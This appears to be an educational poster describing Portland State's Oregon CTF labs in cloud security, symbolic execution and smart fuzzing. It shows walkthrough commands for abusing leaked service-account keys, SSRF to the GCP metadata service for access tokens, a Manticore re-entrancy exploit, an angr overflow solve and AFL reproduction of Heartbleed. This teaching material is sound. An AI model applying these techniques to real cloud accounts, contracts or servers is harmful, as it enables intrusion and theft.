
CTFs and Codelabs for Learning Cloud Security, Symbolic Execution and Smart Fuzzing (NSF Award #1821841)

Wu-chang Feng (wuchang@pdx.edu)

Available @ https://oregonctf.org

Portland State Computer Science

Oregon CTF



1. Cloud security

GCP CTF

Level concepts
- Open buckets
- Credentials in repositories
- Exposed logging backends
- Service account privilege escalation
- Exposed snapshots
- Serverless pivoting

Instructions

This level is similar to level 1, but secret.txt is not viewable by the public. You should be able to find something that will help you gain access to it... Bucket: level2-486445797

Hint 1

Hint 2

Hint 3

```
cloudshell$ git log
commit 64f67c59332e497f7ebcb26b5ce6d768257950fd
...
    whoops didn't mean to add the service account key
...
commit 6c2f3176d0de569dc927d6d3f8e14a13767a3d4e
...
cloudshell$ git checkout 6c2f
cloudshell$ head -4 key.json
{
  "type": "service_account",
  "project_id": "cs430-portland-state-cloud-class",
  "private_key_id": "dbe....b04",
cloudshell$ gcloud auth activate-service-account --key-file=key.json
cloudshell$ gsutil cp gs://level2-486445797/secret.txt .
```

Thunder CTF

Level concepts
- Permissive permissions
- Filtered log exfiltration
- Keys in code
- Unsanitized error messages
- Access token compromise
- Backdoors via Metadata
- Weak IAM policies
- IAM privilege escalation
- Exposed container images
- Server-side Request Forgery to Metadata access (Capital One)

← thunder/a6container

Prev | Hint 5 | Next

The container image specified in the manifest is publicly available on Docker Hub. See if there's anything you can find on the container image.

```
image: docker.io/springern/thunder-ctf-a6:latest
```

Prev | Hint 11 | Next

To get an access token from the instance, input the following url into the admin proxy:

```
http://metadata.google.internal/computeMetadata/v1beta1/i
```

Show Level Writeup

```
cloudshell$ docker history springern/thunder-ctf-a6:latest
...            CREATED BY
...            /bin/sh -c #(nop)  CMD ["app.py"]
...            /bin/sh -c #(nop)  ENTRYPOINT ["python"]
```

```
(a6container) /app# grep route app.py
@app.route('/')
@app.route('/admin-proxy-aaf4c61...')
```

Admin Proxy

Enter URL to access by proxy:

http://metadata.google.intern

Not secure | 34.83.172.189/admin-proxy-aaf4c61ddcc5e8a2dabede0

{"access_token":"ya29.c.KmCUB42iX-rzoKiSJ7eJUs1ZpRSjrJ91cPjA1SMZaNQcFDq6JQ6mknsKX9Bw4R1EZQTnXlMmXzs","expires_in":3175,"token_type":"Bearer"}

```
cloudshell$ curl https://www.googleapis.com/storage/v1/b/a6-bucket-693171477535/o/secret.txt?alt=media -H "Authorization: Bearer ya29.c.KmCUB42iX…6JQ6mknsKX9Bw4R1EZQTnXlMmXzs"
```

2. Symbolic Execution

Blockchain Development and Security Labs

5.5: Manticore TrustFund

Use symbolic execution to automatically exploit re-entrancy in the TrustFund CTF level

57 min | Updated Oct 4, 2019

Start

```
$ python3 trustfund.py
wallet address: 0xe9e7034a...3504
victim address: 0x7a28df41...442e
calculated exploit contract address: 0x8030e24a...6072
Found a winning state, printing all transactions
eth.sendTransaction({data:"0x6080604...
eth.sendTransaction({data:"0xbeac44e...
...
eth.sendTransaction({data:"0xb1f14dec...00",from:"0xe9e7034a...3504",to:"0x8030e24a...6072",value:"0x0",gas:"0x80000"})
```

```
> personal.unlockAccount(eth.accounts[0])                    geth console
Unlock account 0xe9e7034a...3504
...
> eth.sendTransaction({data:"0xb1f14dec...00", from:"0xe9e7034a...3504", to:"0x8030e24a...6072", value:"0x0",gas:"0x80000"})
"0xb7fd...080ab"
```

Overview | Internal Transactions | Event Logs (11) | State Change

Transaction Hash: 0xb7fde6a11f78d97e8ac44591c7e5f7e

Status: Success

From: 0xe9e7034aed5ce7f5b0d281cfe347b8a

To: Contract 0x8030e24a82dc590a8d970

The contract call From 0xe9e7034aed5ce7f... To 0x8030e24a

Transactions :

Type Trace Address
call_0
call_0_0
call_0_0_0

angr CTF

Solve a binary

17_angr_arbitrary_jump

angr answer

Submit

```
                    17_angr_arbitrary_jump.c
void print_good() {
  printf("Good Job.\n");
}
void read_input() {
  char buffer[8];
  scanf("%s", buffer);
}
int main() {
  printf("Enter the password: ");
  read_input();
  printf("Try again.\n");
}
```

```
$ objdump -d 17_angr_arbitrary_jump
5a4a4644 <print_good>:
```

```
for unconstrained_state in simulation.unconstrained:                solve17.py
    simulation.move('unconstrained', 'found')
simulation.step()
...                                                                 'ZJFD'
if simulation.found:
  solution_state = simulation.found[0]
  solution_state.add_constraints(solution_state.regs.eip==0x5a4a4644)
  print(solution_state.posix.dumps(sys.stdin.fileno()))
```

```
$ python solve17.py ./17_angr_arbitrary_jump
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADFJZAAAAAAAAA...
```

```
$ ./17_angr_arbitrary_jump
Enter the password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADFJZ
Good Job.
```

3. Smart Fuzzing

Malware Reverse Engineering Labs

AFL Lab

Run a Docker container with the American Fuzzy Lop smart fuzzer on Google Cloud to find the Heartbleed OpenSSL vulnerability.

77 min | Updated Oct 4, 2019

Start

```
afl$ git clone -b OpenSSL_1_0_1f https://github.com/openssl/openssl.git
```

```
rr->type= *(p++);          ssl/s3_pkt.c
ssl_major= *(p++);
ssl_minor= *(p++);
n2s(p,rr->length);
```

```
                                   ssl/ssl3.h
#define TLS1_RT_HEARTBEAT      24
#define SSL3_VERSION_MAJOR   0x03
#define SSL3_VERSION_MINOR   0x00
```

```
afl$ AFL_USE_ASAN=1 ~/afl/afl-clang-fast++ -g openssl-heartbeat.cc ...
openssl/libssl.a -o openssl-heartbeat
afl$ afl-fuzz -i in -o out -m none ./openssl-heartbeat
```

```
cycles done : 0
total paths : 38
uniq crashes : 1
uniq hangs : 0
```

```
afl$ xxd out/crashes/id*
00000000: 1803 0000 0101
```

MsgType	Length	Data
TLS1 HB_REQUEST	0x100	0x01

MsgType	Length	Data
TLS1 HB_RESPONSE	0x100	0x01XXXXXXXXXXXXXXXXXXXXXXXXXXXX